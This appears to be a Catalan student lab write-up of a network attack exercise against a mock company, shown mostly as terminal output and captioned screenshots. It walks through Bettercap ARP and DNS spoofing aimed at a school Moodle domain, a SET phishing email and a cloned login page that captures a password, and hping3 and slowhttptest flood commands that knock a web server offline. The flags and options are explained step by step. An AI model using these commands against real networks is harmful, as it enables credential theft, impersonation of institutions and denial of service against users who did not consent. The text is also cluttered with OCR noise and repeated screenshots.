192.168.30.8/23 > 192.168.31.248] [09:03:17] [net.sniff.mdns] fe80::105e:7b79:1a10:4cb7 : PTR query for _airport._tcp.local
192.168.30.8/23 > 192.168.31.248] [09:03:17] [net.sniff.mdns] fe80::105e:7b79:1a10:4cb7 : PTR query for _rdllink._tcp.local
192.168.30.8/23 > 192.168.31.248] [09:03:17] [net.sniff.mdns] fe80::105e:7b79:1a10:4cb7 : PTR query for _goog

```

> Img Source: @Aaron & @Cristian 's GitHub

The terminal window shows a series of ARP spoofing commands being run on a network segment (192.168.30.8/23) to target host 192.168.31.248. The browser window shows the Acunetix Web Vulnerability Scanner interface, specifically the login page, with fields for Username and Password, and links for Help Manual, Support Forums, and Google Search.


> Img Source: @Aaron & @Cristian 's GitHub

```

exit
osboxes ~ 134 arp -a
? (192.168.31.102) at <incomplete> on enp0s3
? (192.168.30.195) at <incomplete> on enp0s3 [AY Demo]
? (192.168.30.248) at dc:fb:48:37:c9:0e [ether] on enp0s3
_gateway (192.168.30.1) at 08:00:27:4a:34:17 [ether] on enp0s3
? (192.168.31.248) at 08:00:27:4a:34:17 [ether] on enp0s3
? (192.168.30.222) at <incomplete> on enp0s3
? (192.168.30.155) at 3c:06:30:27:71:44 [ether] on enp0s3
? (192.168.31.143) at 98:01:a7:89:8f:bf [ether] on enp0s3
? (192.168.30.144) at 3c:06:30:03:9b:e1 [ether] on enp0s3
? (192.168.31.82) at 50:de:06:c3:b1:f2 [ether] on enp0s3
? (192.168.31.170) at 18:65:90:e1:06:e7 [ether] on enp0s3
? (192.168.30.206) at <incomplete> on enp0s3 and the password test.
? (192.168.31.48) at <incomplete> on enp0s3
? (192.168.30.110) at c8:69:cd:91:62:ca [ether] on enp0s3
? (192.168.30.131) at a4:83:e7:ca:5d:ba [ether] on enp0s3
? (192.168.31.226) at <incomplete> on enp0s3
? (192.168.30.221) at f8:4d:89:67:07:12 [ether] on enp0s3

```

> Img Source: [@Aaron & @Cristian's GitHub](#)



> Img Source: [@Aaron & @Cristian's GitHub](#)

DNS Poisoning / Spoofing) (BETTERCAP)

Amb l'ARP Spoof d'abans activarem un *dnsspoof* i injectarem un registre de DNS fals on ens redirigirà a la nostra màquina on hi tindrem una *fake page*: moodle.escoladeltreball.org (**Moodle EDT**) i l'enviarem per correu utilitzant **SET** dient que “*URGENT! L'Eduard ha posat les notes de M06, entra urgentment i mira la nota que tens!!!*” llavors l'usuari entrarà i no se n'adonarà i li robarem les credencials mostrades al **SET**.

```

anonymous@keshi-hacker:~ 
File Actions Edit View Help Analyze Statistics Telephony Wireless Tools Help
anonymou...cker:~ × anonymou...cker:~ × anonymou...cker:~ × anonymou...cker:~ × anonymou...cker:~ × anonymou...cker:~ ×
192.168.30.0/23 > 192.168.31.248 » help arp.spoof
arp.spoof (not running): Keep spoofing selected hosts on the network.

arp.spoof on : Start ARP snooper.
arp.ban.on : Start ARP snooper in ban mode, meaning the target(s) connectivity will not work.
arp.spoof off : Stop ARP snooper.
arp.ban.off : Stop ARP snooper.

Parameters

arp.spoof.fullduplex : If true, both the targets and the gateway will be attacked, otherwise only the target (if the router has ARP spoofing protections in place this will make the attack fail). (default=false)
arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connections going to and coming from the external network. (default=false)
arp.spoof.skip_restore : If set to true, targets arp cache won't be restored when spoofing is stopped. (default=false)
arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nm ip style IP ranges. (default=<entire subnet>)
arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (default=)

192.168.30.0/23 > 192.168.31.248 » set arp.spoof.fullduplex true
192.168.30.0/23 > 192.168.31.248 » set arp.spoof.targets 192.168.31.157
192.168.30.0/23 > 192.168.31.248 » arp.spoof on
192.168.30.0/23 > 192.168.31.248 » [13:22:36] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.30.0/23 > 192.168.31.248 » [13:22:36] [sys.log] [inf] arp.spoof arp snooper started, probing 1 targets.
192.168.30.0/23 > 192.168.31.248 » █

```


> Img Source: @Aaron & @Cristian 's GitHub

```


192.168.30.0/23 > 192.168.31.248 » set arp.spoof.fullduplex true
192.168.30.0/23 > 192.168.31.248 » set arp.spoof.targets 192.168.31.157
192.168.30.0/23 > 192.168.31.248 » arp.spoof on
192.168.30.0/23 > 192.168.31.248 » [13:22:36] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.30.0/23 > 192.168.31.248 » [13:22:36] [sys.log] [inf] arp.spoof arp snooper started, probing 1 targets.
192.168.30.0/23 > 192.168.31.248 » set dns.spoof.domains m0odule.escoladeltreball.org
192.168.30.0/23 > 192.168.31.248 » dns.spoof on
192.168.30.0/23 > 192.168.31.248 » [13:28:43] [sys.log] [inf] dns.spoof m0odule.escoladeltreball.org → 192.168.31.2
48
192.168.30.0/23 > 192.168.31.248 » █

```


> Img Source: @Aaron & @Cristian 's GitHub



> Img Source: @Aaron & @Cristian 's GitHub



> Img Source: @Aaron & @Cristian 's GitHub



> Img Source: @Aaron & @Cristian 's GitHub

A partir d'aquí generem el mail phishing desde un compte de gmail robat a CryptoSEC.

1. Seleccionem la opció 5: Mass Mailer Attack.

> Img Source: @Aaron & @Cristian 's GitHub

2. Seleccionem la opció 5: **Mass Mailer Attack**. Omplim les opcions:
1, email destination, 1, our email address, our email password,
priority, attach file, fake email subject, body of message with
END

```
anonymous@osboxes: ~
File Actions Edit View Help
[—] Follow us on Twitter: @TrustedSec [—]
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 5
Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.

set:mailer>1
set:phishing> Send email to:cryptocorp03@gmail.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>
```

> Img Source: [@Aaron](#) & [@Cristian](#) 's GitHub

```

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 5

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:mailer>1
set:phishing> Send email to:cryptocorp03@gmail.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:aaroncryptosec@gmail.com
set:phishing> The FROM NAME the user will see:Aaron
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:URGENT! Eduard ha pujat les notes de M06 entra ja!!! m0odule.escoladeltreball.org
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:h

```

> Img Source: @Aaron & @Cristian 's GitHub

```

set> 5

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:mailer>1
set:phishing> Send email to:cryptocorp03@gmail.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:aaroncryptosec@gmail.com
set:phishing> The FROM NAME the user will see:Aaron
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:URGENT! Eduard ha pujat les notes de M06 entra ja!!! m0odule.escoladeltreball.org
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capital) when finished:ENTRA JAAAAAA!! m0odule.escoladeltreball.org
Next line of the body: 

```

> Img Source: @Aaron & @Cristian 's GitHub

```
set:phishing> Email subject:URGENT! Eduard ha pujat les notes de M06 entra ja!!! m0odle.escoladeltreball.org
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capital) when finished:ENTRA JAAAAAA!! m0odle.escoladeltreball.org
Next line of the body: END
[*] SET has finished sending the emails


Press <return> to continue
```

> Img Source: @Aaron & @Cristian 's GitHub

Forums Google Search

The screenshot shows an email client interface. At the top, there's a search bar labeled "Buscar correo" and various icons for filtering and settings. Below the header, there's a toolbar with icons for reply, forward, delete, etc. A message list shows one item: "URGENT! Moodle" from "Aaron <aaroncryptosec@gmail.com>" received 10:30 (43 minutes ago). The message content is: "Hola Joan! El Canet ha pujat les notes de M06 - Urgent ENTRA!!!! m0odle.escoladeltreball.org". There are buttons for "Responder" (Reply) and "Reenviar" (Forward).

> Img Source: @Aaron & @Cristian 's GitHub



> Img Source: @Aaron & @Cristian 's GitHub

```

important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so you must specify an external IP address if you are using this from an external perspective. It will not work. This isn't a SET issue this is how networking works.

[*]:websiteid> IP address for the POST back in Harvester/Tabnabbing [192.168.31.248]:
[*] Example: /var/www/moodle/ (note the space and with '/')
[*] Also note that there MUST be an index.html in the folder you point to.
[*] set:whatattack> Path to the website to be cloned:/var/www/moodle/
[*] Index.html Found. Do you want to copy the entire folder or just index.html?
1. Copy just the index.html
2. Copy the entire folder

Enter choice [1/2]: 1
[*] Example: http://www.blah.com
[*] http://www.blah.com bytes captured (400 bytes) on interface eth0, id 0
[*] set:whatattack> URL of the website you imported:http://moodle.escoladeltreball.org

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.30.175 -- [20/May/2022 10:33:11] "GET / HTTP/1.1" 200 -
192.168.30.175 -- [20/May/2022 10:33:12] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.woff2?v=4.7.0 HTTP/1.1" 404 -
192.168.30.175 -- [20/May/2022 10:33:12] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.woff?v=4.7.0 HTTP/1.1" 404 -
192.168.30.175 -- [20/May/2022 10:33:12] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.ttf?v=4.7.0 HTTP/1.1" 404 -
192.168.30.175 -- [20/May/2022 10:33:21] "GET / HTTP/1.1" 200 -
192.168.30.175 -- [20/May/2022 10:33:22] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.woff2?v=4.7.0 HTTP/1.1" 404 -
192.168.30.175 -- [20/May/2022 10:33:22] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.woff?v=4.7.0 HTTP/1.1" 404 -
192.168.30.175 -- [20/May/2022 10:33:22] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.ttf?v=4.7.0 HTTP/1.1" 404 -
[*] NO GET A HIT!! Printing the output
PARAM: anchor
POSSIBLE_USERNAME FIELD FOUND: logintoken=4QqvMxDMyZTVqNqzixXw8Tedav9
POSSIBLE_USERNAME FIELD FOUND: overnames=johnny
POSSIBLE_PASSWORD FIELD FOUND: 1234567890
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.30.175 -- [20/May/2022 10:36:30] "POST /index.html HTTP/1.1" 302 -
192.168.30.175 -- [20/May/2022 10:38:26] "GET / HTTP/1.1" 200 -
192.168.30.175 -- [20/May/2022 10:34:26] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.woff2?v=4.7.0 HTTP/1.1" 404 -
192.168.30.175 -- [20/May/2022 10:34:26] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.woff?v=4.7.0 HTTP/1.1" 404 -
192.168.30.175 -- [20/May/2022 10:34:26] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.ttf?v=4.7.0 HTTP/1.1" 404 -

```

> Img Source: @Aaron & @Cristian 's GitHub

Spoofing CryptoSEC.NET with DOS Attack (BETTER-CAP) (SlowHTTP)

Ídem que l'anterior però els targets son el **SOA** i el **Forwarding**, els clients interns de CryptoSEC quan hagin d'anar a la pàgina web **cryptosec.net**, entraran a **cryptos3c.net** ja que el hacker ha avisat que hi hà una urgència a la pàgina principal i han d'entrar a la pàgina web dada pel hacker i les seves credencials seràn **robades sense que se'n adoni!**

1. El hacker activar el ARP Spoof amb targets del SOA i el Forwarder.
2. El hacker ha realitzat un DOS per tumbar l'apache2 (SOA): `hping3 --randsource -p80 -S --flood 10.200.243.164`

Ara explicaré què significa cada part de l'ordre:

- **p 80** és el port que triem atacar
- S activa el flag Syn
- flood indica a hping que envii els paquets a la màxima velocitat possible
 - ip_victima és la **ip o domini** a atacar

Si volem que la nostra ip no sigui visible podem afegir-li l'opció `-ai` la ip que falsejarem o bé utilitzar `-rand-source` amb què es generen adreces d'origen ip a l'atzar:

```
hping3 --randsource -p80 -S --flood 10.200.243.164
```

o també podem utilitzar: **Slowhttptest**, nosaltres utilitzarem **slowhttptest**.

slowhttptest - Denial Of Service attacks simulator

slowhttptest -c 40000 -H -i 30 -r 500 -l 600 -u http://cryptosec.net

-c number of connections Specifies the target number of connections to establish during the test.


-H Starts slowhttptest in SlowLoris mode, sending unfinished HTTP requests.

-i seconds Specifies the interval between follow up data for slowrois and Slow POST tests.

-r connections per second Specifies the connection rate.

-l seconds Specifies test duration in seconds.

-u URL Specifies the URL.



> Img Source: @Aaron & @Cristian 's GitHub

```

root@osboxes: /home/anonymous
File Actions Edit View Help
root@osboxes: /home/anonymous x anonymous@osboxes: ~ x

Sun May 22 08:37:59 2022:
  slowhttptest version 1.8.2
  - https://github.com/shekyan/slowhttptest -
test type: SLOW HEADF
number of connections: 40000
URL: http://cryptosec.net
verb: GET
cookie:
Content-Length header value: 4096
follow up data max size: 68
interval between follow up data: 30 seconds
connections per second: 500
probe connection timeout: 5 seconds
test duration: 600 seconds
using proxy: no proxy
Sun May 22 08:37:59 2022:
slow HTTP test status on 525th second:
initializing: 0
pending: 5626
connected: 1880
error: 0
closed: 31987
service available: NO
Sun May 22 08:38:04 2022:

```

The connection has timed out
The server at cryptosec.net is taking too long to respond.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

[Try Again](#)

> Img Source: @Aaron & @Cristian 's GitHub

2. El hacker activa la pàgina del **cryptos3c.net** (fake) amb el SET (Social Engineering Tool).

The screenshot shows a terminal window titled "anonymous@osboxes: /var/www". The window has five tabs at the top: "anonymo... ~", "anonymo...r/www" (active), "anonymo...ttercap", "anonymous@osb.../sites/amazon", and "anonymo...ttercap". The main content of the terminal is the Social-Engineer Toolkit (SET) menu:

```
File Actions Edit View Help
an... ~ anonymo...r/www anonymo...ttercap anonymous@osb.../sites/amazon anonymo...ttercap

File System
[—] The Social-Engineer Toolkit (SET)
[—] Created by: David Kennedy (ReL1K)
[—] Version: 8.0.3
[—] Codename: Maverick
[—] Follow us on Twitter: @TrustedSec
[—] Follow me on Twitter: @HackingDave
[—] Homepage: https://www.trustedsec.com
[—] Welcome to the Social-Engineer Toolkit (SET).
[—] The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.


set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
```

> Img Source: [@Aaron & @Cristian 's GitHub](#)



The screenshot shows a terminal window titled "anonymous@osboxes: /var/www". The window has four tabs open: "anonymo...r/www" (selected), "anonymo...ttercap", "anonymous@osb.../sites/amazon", and "anonymo...ttercap". The main pane displays the "Web Attack" module menu:

```
set> 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

